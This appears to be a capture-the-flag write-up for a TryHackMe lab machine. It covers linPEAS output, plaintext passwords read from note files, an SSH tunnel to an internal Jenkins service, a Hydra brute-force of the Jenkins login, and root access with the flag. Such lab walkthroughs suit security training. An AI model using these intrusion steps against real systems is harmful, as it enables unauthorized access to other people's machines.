
linPeas



```
.sh files in path
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#script-binaries-in-path
/usr/bin/gettext.sh
```

userAccount

CREDENTIAL LEAK at /opt



```
www-data@internal:/opt$ cat wp-save.txt
cat wp-save.txt
Bill,

Aubreanna needed these credentials for something later.  Let her know you have them and where they are.

aubreanna:bubb13guM!@#123
www-data@internal:/opt$ 
```

username: aubreanna
password: bubb13guM!@#123


jenkins

aubreanna@internal:~$ cat jenkins.txt
cat jenkins.txt


Internal Jenkins service is running on 172.17.0.2:8080

since we found that we can ssh into the server @abreanna using same credentials

We started **ssh tunnelling** to our system since we cannot directly access jenkins service running internally on the target machine




```
┌──(kali㉿kali)-[~]
└─$ ssh -N -L localhost:8088:172.17.0.2:8080  aubreanna@10.10.53.192
aubreanna@10.10.53.192's password:
Permission denied, please try again.
aubreanna@10.10.53.192's password:
█
```




```
  CPU[|                                      0.7%]   Tasks: 57, 116 thr; 1 running
  Mem[||||||||||||||||||||||||||||||||685M/1.94G]   Load average: 0.00 0.00 0.00
  Swp[                                     0K/0K]   Uptime: 01:54:45

  PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
 1771 aubreanna  20   0 2531M  262M 26832 S  0.0 13.2  0:00.02 java -Duser.home=/var/jenkins_home -Djenkin
 1772 aubreanna  20   0 2531M  262M 26832 S  0.0 13.2  0:00.02 java -Duser.home=/var/jenkins_home -Djenkin
 1773 aubreanna  20   0 2531M  262M 26832 S  0.0 13.2  0:00.16 java -Duser.home=/var/jenkins_home -Djenkin
 1774 aubreanna  20   0 2531M  262M 26832 S  0.0 13.2  0:00.03 java -Duser.home=/var/jenkins_home -Djenkin
 1777 aubreanna  20   0 2531M  262M 26832 S  0.0 13.2  0:00.00 java -Duser.home=/var/jenkins_home -Djenkin
 2362 aubreanna  20   0 2531M  262M 26832 S  0.0 13.2  0:00.00 java -Duser.home=/var/jenkins_home -Djenkin
 2364 aubreanna  20   0 2531M  262M 26832 S  0.0 13.2  0:00.00 java -Duser.home=/var/jenkins_home -Djenkin
 3078 aubreanna  20   0 2531M  262M 26832 S  0.0 13.2  0:00.01 java -Duser.home=/var/jenkins_home -Djenkin
 3079 aubreanna  20   0 2531M  262M 26832 S  0.0 13.2  0:00.01 java -Duser.home=/var/jenkins_home -Djenkin
 3081 aubreanna  20   0 2531M  262M 26832 S  0.0 13.2  0:00.00 java -Duser.home=/var/jenkins_home -Djenkin
 3082 aubreanna  20   0 2531M  262M 26832 S  0.0 13.2  0:00.00 java -Duser.home=/var/jenkins_home -Djenkin
 1588 aubreanna  20   0 2531M  262M 26832 S  0.0 13.2  0:35.34 java -Duser.home=/var/jenkins_home -Djenkin
 2000 aubreanna  20   0 76692  7148  6232 S  0.0  0.4  0:00.01 /lib/systemd/systemd --user
```

BRUTE-FORCING PASSWORD USING (ASSUMED) DEFAULT USERNAME admin



```
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "harley" - 232 of 14344399 [child 5] (0/0)
[8088][http-post-form] host: 127.0.0.1   login: admin   password: spongebob
[STATUS] attack finished for 127.0.0.1 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-07-19 12:05:39
```


MAJOR LEAK: JENKINS CONTAINS ROOT ACCOUNT



```
jenkins@jenkins:/opt$ cat note.txt
cat note.txt
Aubreanna,

Will wanted these credentials secured behind the Jenkins container since we have several layers of defense
 here.  Use them if you
need access to the root user account.

root:tr0ub13guM!@#123
jenkins@jenkins:/opt$ █
```

username: root
password: tr0ub13guM!@#123


ROOTED!



```
root@internal:/# ls
bin    dev   initrd.img      lib64       mnt   root  snap      sys  var
boot   etc   initrd.img.old  lost+found  opt   run   srv       tmp  vmlinuz
cdrom  home  lib             media       proc  sbin  swap.img  usr  vmlinuz.old
root@internal:/# cd root
root@internal:~# ls
root.txt  snap
root@internal:~# cat root.txt
THM{d0ck3r_d3str0y3r}
root@internal:~# 
```

ssh

I can connect to SSH @ abreanna using same credentials



```
┌──(kali㉿kali)-[~]
└─$ ssh aubreanna@10.10.53.192
aubreanna@10.10.53.192's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Jul 19 12:36:55 UTC 2023

  System load:  0.0               Processes:              119
  Usage of /:   63.7% of 8.79GB   Users logged in:        0
  Memory usage: 34%               IP address for eth0:    10.10.53.192
  Swap usage:   0%                IP address for docker0: 172.17.0.1

  => There is 1 zombie process.
```